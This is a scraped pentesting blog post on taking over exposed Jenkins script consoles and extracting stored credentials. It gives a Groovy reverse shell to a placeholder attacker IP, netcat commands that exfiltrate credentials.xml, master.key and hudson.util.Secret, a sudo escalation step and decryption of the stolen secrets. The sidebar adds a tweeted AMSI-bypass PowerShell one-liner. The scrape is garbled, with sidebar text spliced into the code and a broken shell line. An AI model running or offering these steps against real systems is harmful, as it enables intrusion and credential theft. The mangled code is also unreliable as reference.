





# N00PY BLOG

/Users/n00py/

[HOME](#) [DEFENSE](#) [GITHUB](#) [LINKEDIN](#) [OSX](#) [PENTESTING](#) [RESEARCH](#) [RSS FEED](#) [WALKTHROUGHS](#) [WHOAMI](#)

[Home](#) / [Pentesting](#) / [Post Exploitation](#) / [Compromising Jenkins and extracting credentials](#)

## Compromising Jenkins and extracting credentials

 January 21, 2017  n00py  Pentesting [Post Exploitation](#)  0 Comment



# Jenkins

Jenkins is an open-source continuous integration software tool written in the Java programming language. While useful to developers, it can also be useful to attackers. Often times developers will leave Jenkins consoles in an insecure state, especially within

Search ...




### CATEGORIES

 N00PY BLOG

Ducky-in-the-middle:  
Injecting keystrokes into

development environments. Jenkins has a scripting console available which can be used to run arbitrary Groovy code.

Below is an example of a console. Typically found under **Manage Jenkins -> Script Console** or just by going to `/script` from the root of the Jenkins install path.



As you can see, there is also a credentials tab. It is common for developers to store credentials within Jenkins. While these passwords are not accessible to view from within the web console, they can be extracted from the system itself.

To create a reverse shell on the system, we need to use Groovy script. Since it is basically Java, we can use a Java reverse shell from [pentestmonkey](#).

```
1 | r = Runtime.getRuntime()
```

plaintext protocols

Microsoft Word upload  
to Stored XSS

Exploiting complex XSS  
payloads in a  
constrained parameter

Bsides Puerto Rico  
2017-2018 Presentation

Raining shells on Linux  
environments with  
Hwacha

Exploiting blind Java  
deserialization with  
Burp and Ysoserial

Detecting CrackMapExec  
(CME) with Bro, Sysmon,  
and Powershell logs

VulnHub Walkthrough:  
RickdiculouslyEasy 1

How to Burp Good

SSL Phishing with  
GoPhish and  
LetsEncrypt

```
2 p = r.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/[attacker IP] 5000")
3 p.waitFor()
```

On our attacker system, we can use netcat to catch the shell:

```
1 root@attacker:~# nc -lvp 9000
2 listening on [any] 9000 ...
```

Once we catch the shell, we can enumerate the account, and upgrade our raw netcat shell to a pseudo terminal.

```
1 id
2 uid=1000(jenkins)
3 /bin/bash -i
4 jenkins@victim:/$ python -c 'import pty;pty.spawn("/bin/bash")'
5 python -c 'import pty;pty.spawn("/bin/bash")'
```

Often times Jenkins is given sudo permissions with no password, so we can easily escalate to a root shell if we need to.

```
1 jenkins@victim:/$ sudo -i
2 sudo -i
```

Once we have that, we need to locate the Jenkins install. In this case, it was found under `/opt/jenkins`. View the contents of the directory and you will see a `credentials.xml` file and a `/secrets/` directory.

```
1 root@victim:/opt/jenkins # ls
2 ...
3 credentials.xml
4 ...
5 ...
```

The encrypted passwords are stored in `credentials.xml`. We will need this file as well as some of the keys to be able to decrypt it. One of the ways we can ex-filtrate these files is via netcat. Out our victim we will do the following, one at a time:

```
1 root@victim:/opt/jenkins # nc -w3 [attacker IP] 5000 < cre?
```

January 2017

M	T	W	T	F	S	S
						1
2	3	4	5	6	7	8
9	10	11	12	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29
30	31					
« Oct				Mar »		

ARCHIVES

April 2018

March 2018

January 2018

December 2017

November 2017

October 2017

September 2017

August 2017

June 2017

April 2017

March 2017

January 2017

October 2016

```
2 root@victim:/opt/jenkins/secrets # nc -w3 [attacker IP] 5000
3 root@victim:/opt/jenkins/secrets # nc -w3 [attacker IP] 5000
```

And on the attacking machine, we catch each file individually.

```
1 root@attacker:~# nc -l -p 5000 > credentials.xml
2
3 root@attacker:~# nc -l -p 5000 > master.key
4
5 root@attacker:~# nc -l -p 5000 > hudson.util.Secret
```

Once we have the files we need we can use a [python script](#) to decrypt the passwords within *credentials.xml*.

```
1 root@attacker:~/jenkins-decrypt# python decrypt.py master.key
```

We now have root access on the server and credentials to be able to move laterally.

Using Shodan I was able to find hundreds of administrative consoles open to the internet without authentication, which goes to show that this misconfiguration is widespread.

 Tweet

« PREVIOUS POST

NEXT POST »

Leave a Reply

You must be [logged in](#) to post a comment.

 Follow @n00py1


363 followers



## Tweets by @n00py1

 n00py Retweeted 

 **ShAnΣ Rudy**  
@H011YxW00D

My new blog post is up! Big  
Thanks to @n00py1  
@danielhbohannon  
@byt3bl33d3r  
[coalfire.com/The-Coalfire-B...](#)




  16h

 n00py Retweeted 

 **netbiosX**  
@netbiosX

Understanding Java  
deserialization  
[nytrosecurity.com/2018/05/30/und...](#)



« PREVIOUS POST

NEXT POST »

May 31, 2018

n00py Retweeted



**Deviant Ollam** ツ  
@deviantollam

We're up and running for another year, fellow @DEFCON Shoot folk!

News and updates about our schedule and location are here...  
[deviating.net/firearms/defco...](http://deviating.net/firearms/defco...)

Registration is open here...  
[deviating.net/firearms/defco...](http://deviating.net/firearms/defco...)

NOTE: No #DEFCONshoot on Thursday this year. Wednesday only! #pewpew



May 31, 2018

n00py Retweeted



**Dan McInerney**  
@DanHMcInerney

Thanks to @vysec I finally figured out why the Mimikatz module in #crackmapexec wasn't working for me: outdated AMSI bypass.

Submitted pull request to #CME so now "-M mimikatz" works on hosts with updated Windows Defender.



May 30, 2018

n00py Retweeted



**Vincent Yiu**  
@vysecurity

Defeat AMSI in PowerShell:  
[Ref].Assembly.GetType('System.Management.Automation'+  
n.AmsiUtils').GetField('amsiInitFai'+  
'led','NonP'+  
'ublic,Static').SetValue(\$null,\$true)



May 29, 2018

n00py Retweeted



**003random**  
@rub003

Started writing blog posts.  
More to come...

Bypassing filters and gaining RCE with web.config's poc-server.com/blog/2018/05/2...



RCE by ...  
TL;DR B...  
poc-serv...



May 26, 2018

n00py Retweeted



**Binni Shah**  
@binitamshah

GTFOBins : a curated list of  
Unix binaries that can be  
exploited by an attacker to  
bypass local security  
restrictions : [gtfobins.github.io](https://gtfobins.github.io)



May 25, 2018

n00py Retweeted



**Coalfire Labs**  
@coalfirelabs

[Blog Post] Exploiting an  
Unsecured Dell Foglight  
Server by @n00py1  
[coalfire.com/Solutions/Coal...](https://coalfire.com/Solutions/Coal...)



**Post**  
Coalfire L...  
[coalfire.c...](https://coalfire.c...)



May 24, 2018

n00py Retweeted




**Brent Cook**  
@busterbcook

SOCKS5 server support for  
TCP, IPv4/6, and DNS is in  
Metasploit now:  
[github.com/rapid7/metasploit...](https://github.com/rapid7/metasploit...)



**SOCKS5...**






May 23, 2018

n00py Retweeted

**Gabriel**  
@\_theVIVI

Ever popped domain admin and thought to yourself "so...what now?". Here's a little something I wrote to help with those moments:[thevivi.net/2018/05/23/a-d...](https://thevivi.net/2018/05/23/a-d...)




May 23, 2018

n00py Retweeted


**doylersec**  
@doylersec

BSides Denver 2018 - Hacking the Mile High City - [doyler.net/security-not-i...](https://doyler.net/security-not-i...)


A few days late since I was on vacation, but my @BSidesDEN post is up!







May 22, 2018



Just added a utility to  
ldapdomaindump to convert  
its output to CSV files for  
#BloodHound. Useful for  
example if you don't have  
creds yet but did get domain  
info from relaying to LDAP  
with ntlmrelayx and want to  
visualize group membership.  
[github.com/dirkjanm/ldapdomaindump...](https://github.com/dirkjanm/ldapdomaindump)

May 21, 2018



IMO this #LOLBin craze is getting a lil' out of hand. I may be ignorant here but I'm failing to see the overarching evasion goal in identifying apps that execute child procs

(and don't ultimately circumvent AWL) other than evasion of rather naive detections.



May 21, 2018




n00py Retweeted



**scriptjunkie**

@scriptjunkie1

Oh yes! I would love getting all the passwords you have ever copied from anywhere on the internet. Coming in next Windows version.



May 21, 2018



n00py Retweeted



**Chris**

@golem445

Put together some Bash Bunny payloads, hope you guys find them handy. Included is Kerberoast, Bloodhound, and a quick NTLMv2 hash grabber. BB Web Server+HID keyboard are used to bypass flash drive restrictions and remove need to use the Internet. :)

github.com/golem445/bunny

...



**golem44...**  
Bash Bu...  
github.com



May 20, 2018



**n00py**  
@n00py1



Are you at @nola\_con? I'll  
be speaking at 5:30 in  
Ballroom  
C!nolacon.com/session/ducky


...



**Ducky-in...**  
This talk ...  
nolacon.c...



May 19, 2018

 n00py Retweeted



**bigric3**  
@bigric3\_

#CVE-2018-8120 analysis  
and exploit  
code [github.com/bigric3/cve-2018-8120](https://github.com/bigric3/cve-2018-8120)



**bigric3/c...**  
Contribut...  
github.com

May 17, 2018

n00py Retweeted

**Infosec Volstagg**  
@irongeek\_adc

#FF @nola\_con  
@erikburgess\_ @benevolust  
@TimMedin @0xderuke  
@C\_3PJoe @brentwdesign  
@andrewsmhay  
@msudakov0 @damonsmall  
@DevSecOpsGeer  
@fuzzynop @cgsilvers  
@taylorbanks  
@marcusjcarey  
@norcalpromo @frozenfoxx  
@NancySnoke @ProfBrager  
@n00py1 @PyroTek3  
@Security\_Panda  
@Infosystir

May 18, 2018

**n00py**  
@n00py1

Replying to @n00py1  
@coalfirelabs @CoalfireSys

May 17, 2018

**n00py**  
@n00py1

Heading to @nola\_con this weekend! You can catch me

Saturday at 5:30 -  
nolacon.com/session/ducky-

...

Ducky-in...

Tweets by n00py1

## CATEGORIES

Select Category ▼

Copyright © 2018 n00py Blog. Proudly powered by [WordPress](#).

Blackoot design by [Iceable Themes](#).

[Home](#) [Defense](#) [Github](#) [LinkedIn](#) [OSX](#) [Pentesting](#)

[Research](#) [RSS Feed](#) [Walkthroughs](#) [whoami](#)